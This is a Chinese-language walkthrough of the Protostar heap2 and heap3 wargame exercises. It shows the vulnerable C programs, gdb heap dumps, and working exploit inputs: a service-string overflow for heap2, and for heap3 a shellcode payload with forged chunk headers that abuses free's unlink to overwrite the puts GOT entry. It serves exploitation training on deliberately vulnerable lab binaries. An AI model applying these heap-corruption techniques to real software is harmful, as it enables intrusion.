1 Heap2

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
   char name[32];
   int auth;
};

struct auth *auth;
char *service;

int main(int argc, char **argv)
{
   char line[128];

   while(1) {
      printf("[ auth = %p, service = %p ]\n", auth, service);

      if(fgets(line, sizeof(line), stdin) == NULL) break;

      if(strncmp(line, "auth ", 5) == 0) {
         auth = malloc(sizeof(auth));
         memset(auth, 0, sizeof(auth));
         if(strlen(line + 5) < 31) {
            strcpy(auth->name, line + 5);
         }
      }
      if(strncmp(line, "reset", 5) == 0) {
         free(auth);
      }
      if(strncmp(line, "service", 6) == 0) {
         service = strdup(line + 7);
      }
      if(strncmp(line, "login", 5) == 0) {
         if(auth->auth) {
            printf("you have logged in already!\n");
         } else {
            printf("please enter your password\n");
         }
      }
   }
```

```
45 }
```

本题代码编写存在漏洞， `sizeof(auth)` 中的 `auth` 代指的是指针而非结构体，因此只会分配4字节空间。

在 `gdb` 中执行，发现 `auth->auth` 在0x804c028处。

```
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
auth 1234
[ auth = 0x804c008, service = (nil) ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      ../sysdeps/unix/syscall-template.S: No such file or directory.
        in ../sysdeps/unix/syscall-template.S
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x34333231      0x0000000a
0x804c010:      0x00000000      0x00000ff1      0x00000000      0x00000000
0x804c020:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c030:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) p auth
$4 = (struct auth *) 0x804c008
(gdb) p &(auth->auth)
$5 = (int *) 0x804c028
```

输入service，发现service起始地址为0x804c018，在 `auth->auth` 之前，因此只需要在service后加上一个足够长的字符串即可。


```
(gdb) c
Continuing.
service 111111111111111111111111111111111111111111
[ auth = 0x804c008, service = 0x804c018 ]
^C
Program received signal SIGINT, Interrupt.
0xb7f53c1e in __read_nocancel () at ../sysdeps/unix/syscall-template.S:82
82      in ../sysdeps/unix/syscall-template.S
(gdb) p &(auth->auth)
$7 = (int *) 0x804c028
(gdb) p (auth->auth)
$8 = 825307441
(gdb) x/24wx 0x804c000
0x804c000:      0x00000000      0x00000011      0x34333231      0x0000000a
0x804c010:      0x00000000      0x00000039      0x31313120      0x31313131
0x804c020:      0x31313131      0x31313131      0x31313131      0x31313131
0x804c030:      0x31313131      0x31313131      0x31313131      0x31313131
0x804c040:      0x31313131      0x0000000a      0x00000000      0x00000fb9
0x804c050:      0x00000000      0x00000000      0x00000000      0x00000000
```

再次查看 `auth->auth` 的值，发现已经被修改。

```
(gdb) c
Continuing.
login
you have logged in already!
[ auth = 0x804c008, service = 0x804c018 ]
```

输入login，通过验证。

整体运行如下：



2 Heap3

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

void winner()
{
  printf("that wasn't too bad now, was it? @ %d\n", time(NULL));
}

int main(int argc, char **argv)
{
  char *a, *b, *c;

  a = malloc(32);
  b = malloc(32);
  c = malloc(32);

  strcpy(a, argv[1]);
  strcpy(b, argv[2]);
  strcpy(c, argv[3]);

  free(c);
  free(b);
  free(a);

  printf("dynamite failed?\n");
}
```

本题的解题思路为利用 `free` 合并两块时的unlink操作修改内存，从而控制程序流。

首先考虑通过 a 越界写入，修改 b 的头部，通过将上一块的偏移地址改为0xfffffff8，将上一块的起始地址指向 b 块内，将块大小修改为0xfffffffc，触发块合并。

通过反编译，注意到 puts 函数会读取0x0804b128处指针保存的内存地址，并跳转到该地址。于是我们考虑修改0x0804b128处指针的值。

```
0x08048929 <main+160>:  call   0x8049824 <free>
0x0804892e <main+165>:  movl   $0x804ac27,(%esp)
0x08048935 <main+172>:  call   0x8048790 <puts@plt>
0x0804893a <main+177>:  leave
0x0804893b <main+178>:  ret
End of assembler dump.
(gdb) disass 0x8048790
Dump of assembler code for function puts@plt:
0x08048790 <puts@plt+0>:        jmp    *0x804b128
0x08048796 <puts@plt+6>:        push   $0x68
0x0804879b <puts@plt+11>:       jmp    0x80486b0
End of assembler dump.
```

由于unlink操作会在前项块和后项块的地址进行写入操作，而代码段是只读的，所以我们不能直接把代码段的地址写入0x0804b128。于是我们考虑在堆上构造shell code，通过shell code跳转 winner 函数又不触发段错误。

注意到 winner 函数地址为0x08048864，我们将shell code放在块 a 中，也就是0x0804c00c处。我们希望修改的地址为0x0804b128，在此基础上减去3字节偏移，也就是0x0804b11c。

所以我们构造出了本题的输入。

```
./heap3 $(python -c
'print("A"*4+"\x68\x64\x88\x04\x08\xc3"+"A"*22+"\xf8\xff\xff\xff\xfc\xff\xff\xff")')
$(python -c 'print("A"*8+"\x1c\xb1\x04\x08\x0c\xc0\x04\x08")') 1
```

输入的第一部分负责写入shell code并修改 b 块的头部，第二部分负责填入两个内存地址。

使用gdb查看 free(b) 执行前后的堆空间。

```
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x4141c308      0x41414141      0x41414141      0x41414141
0x804c020:      0x41414141      0x41414141      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0x41414141      0x0804b11c      0x0804c00c
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000029      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffff804) at heap3/heap3.c:2
26      in heap3/heap3.c
(gdb) x/64wx 0x804c000
0x804c000:      0x00000000      0x00000029      0x41414141      0x04886468
0x804c010:      0x4141c308      0x0804b11c      0x41414141      0x41414141
0x804c020:      0x41414141      0xfffffff4      0xfffffff8      0xfffffffc
0x804c030:      0x41414141      0xfffffff5      0x0804b194      0x0804b194
0x804c040:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c050:      0x00000000      0x00000fb1      0x00000000      0x00000000
0x804c060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c070:      0x00000000      0x00000000      0x00000000      0x00000f89
0x804c080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0e0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804c0f0:      0x00000000      0x00000000      0x00000000      0x00000000
```

查看 `free(b)` 执行前后0x0804b128处的值，可以看到， `free(b)` 执行后，该指针已经指向了我们的shell code。

```
(gdb) p/x *0x804b128
$7 = 0x8048796
(gdb) c
Continuing.

Breakpoint 3, 0x08048929 in main (argc=4, argv=0xbffff804) at heap3/heap3.c:26
26      in heap3/heap3.c
(gdb) p/x *0x804b128
$8 = 0x804c00c
(gdb) x/i *0x804b128
0x804c00c:      push   $0x8048864
(gdb) disass 0x8048864
Dump of assembler code for function winner:
0x08048864 <winner+0>:  push   %ebp
```

整体运行结果如下：

```
user@protostar:/opt/protostar/bin$ ./heap3 $(python -c 'print("A"*4+"\x68\x64\x88\x04\x08\xc3"+
"A"*22+"\xf8\xff\xff\xff\xfc\xff\xff\xff")') $(python -c 'print("A"*8+"\x1c\xb1\x04\x08\x0c\xc0
\x04\x08")') 1
that wasn't too bad now, was it? @ 1700161922
```